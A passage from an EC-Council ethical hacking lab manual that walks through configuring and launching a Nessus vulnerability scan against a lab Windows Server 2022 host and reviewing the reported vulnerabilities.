


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

21. The **New Scan / NetworkScan_Policy** window appears. Under **General Settings** in the right pane, input the **Name** of the scan (here, **Local Network**) and enter the **Description** for the scan (here, **Scanning a local network**); in the **Targets** field, enter the IP address of the target on which you want to perform the vulnerability analysis. In this lab, the target IP address is **10.10.1.22 (Windows Server 2022)**.




22. Click **Schedule** settings; ensure that the **Enabled** switch is turned off. Click the drop-down icon next to the **Save** button and select **Launch** to start the scan.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


23. The **Scan saved and launched successfully** notification pop-up appears. The scan is launched, and Nessus begins to scan the target.



24. After the completion of the scan: click **Local Network** to view the detailed results.

    Note: It takes approximately 15-20 minutes for the scan.

25. The **Local Network** window appears, displaying the summary of target hosts, as well as the **Scan Details** and **Vulnerabilities** categorization under the **Hosts** tab, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Click the **Vulnerabilities** tab, and scroll down to view all the vulnerabilities associated with the target machine.


    Note: The list of vulnerabilities may differ when you perform this task.

27. Click these vulnerabilities to view detailed reports about each. For instance, in this lab, we are selecting the first vulnerability in the list, that is, **SSL (Multiple Issues)**.



